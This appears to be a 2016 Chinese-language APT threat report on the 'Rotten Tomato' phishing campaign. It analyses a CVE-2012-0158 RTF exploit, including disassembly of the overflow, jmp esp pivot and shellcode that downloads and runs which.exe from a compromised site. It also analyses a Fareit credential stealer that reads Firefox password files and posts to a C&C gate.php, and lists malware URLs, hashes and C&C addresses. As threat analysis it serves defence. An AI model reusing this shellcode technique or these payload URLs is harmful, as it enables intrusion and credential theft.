
Rotten Tomato 仍在行动

-----APT 报告



亚信安全网络监测实验室

2016/09

综述


尽管 CVE-2015-1641 和 CVE-2015-2545 已经成为 Office 系列最受黑客青睐的漏洞，但是一个看似老旧的 CVE-2012-0158 仍然在被黑客利用。 据国外安全公司 Sophos 统计， 最近的 APT 行动中所用到的 Office 漏洞，CVE-2015-1641 占 66%，CVE-2015-2545 占 17%，CVE-2012-0158 占 12%。据亚信安全病毒监测中心监控数数据，8 月份以来 CVE-2012-0158 漏洞利用有抬头之势，漏洞利用携带的攻击载荷主要为监控类或账号窃取类木马，攻击目标针对企业，以制造业、金融业和医疗行业居多。Sophos 曾经报道过 Rotten Tomato 行动，组合攻击 CVE-2012-0158 和 CVE-2014-1761 漏洞，携带 Zbot 攻击载荷。最近，我们发现这一组织仍然在活跃，并利用被攻陷的网站作为木马更新的地址。

事件时间线

到达系统的方式

uuid	Detail	▼receive time	Sender IP	header from	Subject
3747329144284428434	Detail	Aug-12-2016	13.84.153.222	accounts@uaebank.com	remmitance copy
3747381929669975337	Detail	Aug-12-2016	13.85.81.89	sales@diamondcondominium.com	urgently!!! request for prices!


攻击者通常使用邮件的方式，携带含有漏洞攻击的附件，我们监控到的发件者 IP 定位均在美国。这种方式以电子邮件为诱饵，正文内容通常是清单、通知、快递信息等等，诱使接收者点击。一旦点击之后，精心构造好的恶意文档会利用 Office 套件的漏洞执行指定命令，向系统内植入木马等恶意程序。




以下是截获到的 RTF 格式文档的信息

基本信息：

SHA1:	55075208b25a40936ebecfe5d06e03bb5630318f
SHA256:	3bec3ff9a0e0a9448be02e785e92a78c08e681093b77c167cf81909a26923ade
MD5:	97bd51b665022f48ee5442ec330edaa9
File Size:	11951
File Type:	[VSDT_RTF]
Census Prevalence:	16
Census Maturity:	40 days ago



Shellcode



CVE-2012-0158 漏洞利用分析

CVE-2012-0158 是一个位于微软 Office 系列软件中的 Buffer Overflow 的漏洞，漏洞所在的模块是 MSCOMCTL ActiveX dll。ListView, TreeView 等 ActiveX 控件都要用到这一组件，也就是说所有调用这一 dll 的软件都受到该漏洞的影响。通常该漏洞的利用以恶意的.rtf 文档形式出现。


有漏洞的函数如下，

```
275c89c7 55              push    ebp
275c89c8 8bec            mov     ebp,esp
275c89ca 83ec14          sub     esp,14h
275c89cd 53              push    ebx
275c89ce 8b5d0c          mov     ebx,dword ptr [ebp+0Ch]
275c89d1 56              push    esi
275c89d2 57              push    edi
275c89d3 6a0c            push    0Ch
275c89d5 8d45ec          lea     eax,[ebp-14h]
275c89d8 53              push    ebx
275c89d9 50              push    eax
275c89da e88efdffff      call    MSCOMCTL!DllGetClassObject+0x41a29 (275c876d)
275c89df 83c40c          add     esp,0Ch
275c89e2 85c0            test    eax,eax
275c89e4 7c6c            jl      MSCOMCTL!DllGetClassObject+0x41d0e (275c8a52)
275c89e6 817dec436f626a  cmp     dword ptr [ebp-14h],offset wwlib!wdCommandDispatch+0x3f5cce (6a626f43)
275c89ed 0f8592a60000    jne     MSCOMCTL!DllGetClassObject+0x4c341 (275d3085)
275c89f3 837df408        cmp     dword ptr [ebp-0Ch],8
275c89f7 0f8288a60000    jb      MSCOMCTL!DllGetClassObject+0x4c341 (275d3085)
275c89fd ff75f4          push    dword ptr [ebp-0Ch]
275c8a00 8d45f8          lea     eax,[ebp-8]
275c8a03 53              push    ebx
275c8a04 50              push    eax
275c8a05 e863fdffff      call    MSCOMCTL!DllGetClassObject+0x41a29 (275c876d)
```

由于软件作者错误判断了拷贝字节的大小，导致可以向目标数组拷贝超长字节，最终形成溢出，溢出的字节复制循环如下，

```
275c87be 8b750c          mov     esi,dword ptr [ebp+0Ch]
275c87c1 8bcf            mov     ecx,edi
275c87c3 8b7d08          mov     edi,dword ptr [ebp+8]
275c87c6 8bc1            mov     eax,ecx
275c87c8 c1e902          shr     ecx,2
275c87cb f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
275c87cd 8bc8            mov     ecx,eax
275c87cf 8b4510          mov     eax,dword ptr [ebp+10h]
275c87d2 83e103          and     ecx,3
275c87d5 6a00            push    0
275c87d7 8d5003          lea     edx,[eax+3]
275c87da 83e2fc          and     edx,0FFFFFFFCh
275c87dd 2bd0            sub     edx,eax
```

复制完成，函数返回时栈底的返回地址已经被覆盖为 jmp esp，函数返回时将直接转到 Shellcode 执行。



```
MSCOMCTL!DllCanUnloadNow+0xc7d:
27583c30 ffe4            jmp     esp
27583c32 0400            add     al,0
27583c34 832700          and     dword ptr [edi],0
27583c37 6800d06227      push    offset MSCOMCTL!DllUnregisterServer+0x2d329 (2762d000)
27583c3c ff1588115827    call    dword ptr [MSCOMCTL+0x1188 (27581188)]
```

这个样本的 Shellcode 如下，大致流程是获取 TEB->PEB->kernel32.dll 的基地址->IAT

```
001bacfa 648b4130        mov     eax,dword ptr fs:[ecx+30h]
001bacfe 8b400c          mov     eax,dword ptr [eax+0Ch]
001bad01 8b7014          mov     esi,dword ptr [eax+14h]
001bad04 ad              lods    dword ptr [esi]
001bad05 96              xchg    eax,esi
001bad06 ad              lods    dword ptr [esi]
001bad07 8b5810          mov     ebx,dword ptr [eax+10h]
001bad0a 8b533c          mov     edx,dword ptr [ebx+3Ch]
001bad0d 03d3            add     edx,ebx
001bad0f 8b5278          mov     edx,dword ptr [edx+78h]
001bad12 03d3            add     edx,ebx
001bad14 8b7220          mov     esi,dword ptr [edx+20h]
001bad17 03f3            add     esi,ebx
001bad19 33c9            xor     ecx,ecx
```

获取 GetProcAddress 和 LoadLibrary 函数地址

```
001bad5c 51              push    ecx
001bad5d 6861727941      push    41797261h
001bad62 684c696272      push    7262694Ch
001bad67 684c6f6164      push    64616F4Ch
001bad6c 54              push    esp
001bad6d 53              push    ebx
001bad6e ffd2            call    edx {kernel32!GetProcAddressStub (765433d3)}
001bad70 83c40c          add     esp,0Ch
001bad73 59              pop     ecx
```

```
001bad7a 51              push    ecx
001bad7b 686f6e2e64      push    642E6E6Fh
001bad80 6875726c6d      push    6D6C7275h
001bad85 54              push    esp
001bad86 ffd0            call    eax {kernel32!LoadLibraryA (7654395c)}
```

调用 URLDownloadToFile 从指定 URL 下载文件

```
001badae 50              push    eax
001badaf ffd2            call    edx
001badb1 33c9            xor     ecx,ecx
001badb3 8d542424        lea     edx,[esp+24h]
001badb7 51              push    ecx
001badb8 51              push    ecx
001badb9 52              push    edx
001badba eb47            jmp     001bae03
001badbc 51              push    ecx
001badbd ffd0            call    eax {urlmon!URLDownloadToFileA (762e68d0)}
001badbf 83c41c          add     esp,1Ch
001badc2 33c9            xor     ecx,ecx
001badc4 5a              pop     edx
001badc5 5b              pop     ebx
```


```
0:000> kb
ChildEBP RetAddr  Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
001baa68 00000000 001bae08 001baaa4 00000000 0x1badbd
0:000> da 001bae08
001bae08  "http://www.pgathailand.com/which"
001bae28  ".exe"
```

下载地址是 http://www.pgathailand.com/which.exe，下载完成后调用 WinExec 运行。

```
001baddb 6a05          push    5
001baddd 8d4c2418      lea     ecx,[esp+18h]
001bade1 51            push    ecx
001bade2 ffd0          call    eax {kernel32!WinExec (7657e5fd)}
001bade4 83c40c        add     esp,0Ch
001bade7 5a            pop     edx
001bade8 5b            pop     ebx
```

攻击载荷分析

www.pgathailand.com 这个域名解析到的 IP 是 128.199.127.7，该网站属于泰国高尔夫球协会。




据历史监控，该网站目录下曾监测到大量恶意软件样本，疑似被黑。目前恶意软件已清除。

http://www.pgathailand.com/overnight.exe
http://pgathailand.com/sites/wayne.exe
http://pgathailand.com/overnight.exe
http://www.pgathailand.com/sites/wayne.exe??????????????????????
http://www.pgathailand.com/thank.exe
http://www.pgathailand.com/includes/peace.exe
http://www.pgathailand.com/back.exe
http://www.pgathailand.com/sites/wayne.exe
http://www.pgathailand.com/sites/default2/chidododoo.exe
http://www.pgathailand.com/sites/DHL_AWB12TTRJ494E.zip

黑客用已经入侵好的服务器作为木马更新源，增加了对攻击源头的追溯难度。

这个木马的基本信息如下，



MD5	5e9253e78527e6db7d2f1a1c0e4f7284
文件类型	application/x-rar
文件大小	200933
编译时间	2014-05-06 12:07:12

该文件是一个自解压型程序，运行之后释放出文件%TEMP%\RarSFX0\Hnmsiy.exe 并执行。

这是一个 TROJ_Fareit 木马的变种。能够窃取用户账号密码，并下载和执行 Zbot 家族木马。

获取以下文件，威胁登录账号安全

%APPDATA%\Mozilla\Firefox\Profiles\4thzac8r.default\key3.db

%APPDATA%\Mozilla\Firefox\Profiles\4thzac8r.default\cert8.db

%APPDATA%\Mozilla\Firefox\Profiles\4thzac8r.default\secmod.db


%APPDATA%\Mozilla\Firefox\profiles.ini

%APPDATA%\Mozilla\Firefox\Profiles\4thzac8r.default\signons.sqlite

%APPDATA%\Mozilla\Firefox\Profiles\4thzac8r.default\signons2.txt

能添加系统自启动项，并注入自身傀儡进程逃避检测。该木马会连接到 C&C 服务器，地址为

http://209.133.221.62/%7Efifaregi/ifeoma/gate.php，这是一个典型的木马 C&C 服务器 URL pattern。



Pro...	PID	Prot...	Local Add...	Local Port	Remote Address	Remote Port	State
explorer.exe	1460	TCP	WIN-FIHLN5...	36027	WIN-FIHLN5BTLHT	0	LISTENING
explorer.exe	1460	TCPV6	win-fihln5...	36027	win-fihln5btlht	0	LISTENING
explorer.exe	1460	TCP	win-fihln5...	49458	10.10.10.150	http	SYN SENT
explorer.exe	1460	TCP	win-fihln5...	49459	192.168.206.133	http	SYN SENT
Hnmsiy.exe	2604	TCP	win-fihln5...	49444	sr100.webxen.com	http	FIN WAIT2
Hnmsiy.exe	2604	TCP	win-fihln5...	49446	sr100.webxen.com	http	FIN WAIT2
Hnmsiy.exe	2604	TCP	win-fihln5...	49448	sr100.webxen.com	http	FIN WAIT2
Hnmsiy.exe	2604	TCP	win-fihln5...	49449	sr100.webxen.com	http	FIN WAIT2
Hnmsiy.exe	2604	TCP	win-fihln5...	49450	sr100.webxen.com	http	FIN WAIT2
Hnmsiy.exe	2604	TCP	win-fihln5...	49451	sr100.webxen.com	http	FIN WAIT2
lsass.exe	512	TCP	WIN-FIHLN5...	49154	WIN-FIHLN5BTLHT	0	LISTENING
lsass.exe	512	TCPV6	win-fihln5...	49154	win-fihln5btlht	0	LISTENING

No.	Time	Source	Destination	Protocol	Length	Info
16	21.425001	10.10.10.1	239.255.255.250	SSDP	136	M-SEARCH * HTTP/1.1
85	76.065387	10.10.10.138	209.133.221.62	HTTP	276	POST /%7Efifaregi/ifeoma/gate.php HTTP/1.0
90	76.086261	209.133.221.62	10.10.10.138	HTTP	420	HTTP/1.1 200 OK (text/html)
107	81.499659	10.10.10.138	209.133.221.62	HTTP	276	POST /%7Efifaregi/ifeoma/gate.php HTTP/1.0
112	81.516601	209.133.221.62	10.10.10.138	HTTP	420	HTTP/1.1 200 OK (text/html)
128	87.112420	10.10.10.138	209.133.221.62	HTTP	276	POST /%7Efifaregi/ifeoma/gate.php HTTP/1.0
133	87.129045	209.133.221.62	10.10.10.138	HTTP	420	HTTP/1.1 200 OK (text/html)
140	87.508434	10.10.10.138	209.133.221.62	HTTP	476	POST /%7Efifaregi/ifeoma/gate.php HTTP/1.0
144	87.510930	209.133.221.62	10.10.10.138	HTTP	1494	HTTP/1.1 200 OK (text/html)
147	87.525784	209.133.221.62	10.10.10.138	HTTP	420	Continuation
156	92.848396	10.10.10.138	209.133.221.62	HTTP	276	POST /%7Efifaregi/ifeoma/gate.php HTTP/1.0
161	92.866820	209.133.221.62	10.10.10.138	HTTP	420	HTTP/1.1 200 OK (text/html)
171	98.262174	10.10.10.138	209.133.221.62	HTTP	276	POST /%7Efifaregi/ifeoma/gate.php HTTP/1.0
176	98.279498	209.133.221.62	10.10.10.138	HTTP	420	HTTP/1.1 200 OK (text/html)
325	324.423175	10.10.10.1	239.255.255.250	SSDP	136	M-SEARCH * HTTP/1.1

```
POST /%7Efifaregi/ifeoma/gate.php HTTP/1.0
Host: 209.133.221.62
Accept: */*
Accept-Encoding: identity, *;q=0
Accept-Language: en-US
Content-Length: 222
Content-Type: application/octet-stream
Connection: close
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2)

.g#..x.........G.6}..........p.nBvO.w..p......O...I..Cw3=A=-O...%..a.._)..*a:w.
..?...1nG.. m.....X......
....e.s,<..?..W5.
xy.Fv........H.W]|~..V.~1........\R..g.....s"..k........yIv.b.c.-...F..o.C.....m.Kk..K.&CC/..J..~}
```

TCP/IP Destinations

- 209.133.221.62, port 80

Reputation rating:	Untested
Category:	Untested

Requested URLs

- 209.133.221.62/%7Efifaregi/ifeoma/gate.php

Reputation rating:	Dangerous
Category:	C&C Server

Request FQDN

- 209.133.221.62

Reputation rating:	Untested
Category:	Untested

我们用交叉关联的方法发现这个 209.133.221.62 的 IP 还与其他恶意软件传播活动有关，


其在 9 月 18 日对外发送过钓鱼邮件。

Email

Displaying entries **1** to **1** of **1** matching entries.


uuid	Detail	▼receive time	Sender IP	header from	Subject
3747329144455756210	Detail	Sep-18-2016	209.133.221.62	jordan.fitzgerald@atuph.org	problem with parcel shipping, id:000215557

整个行动的流程示意图如下，

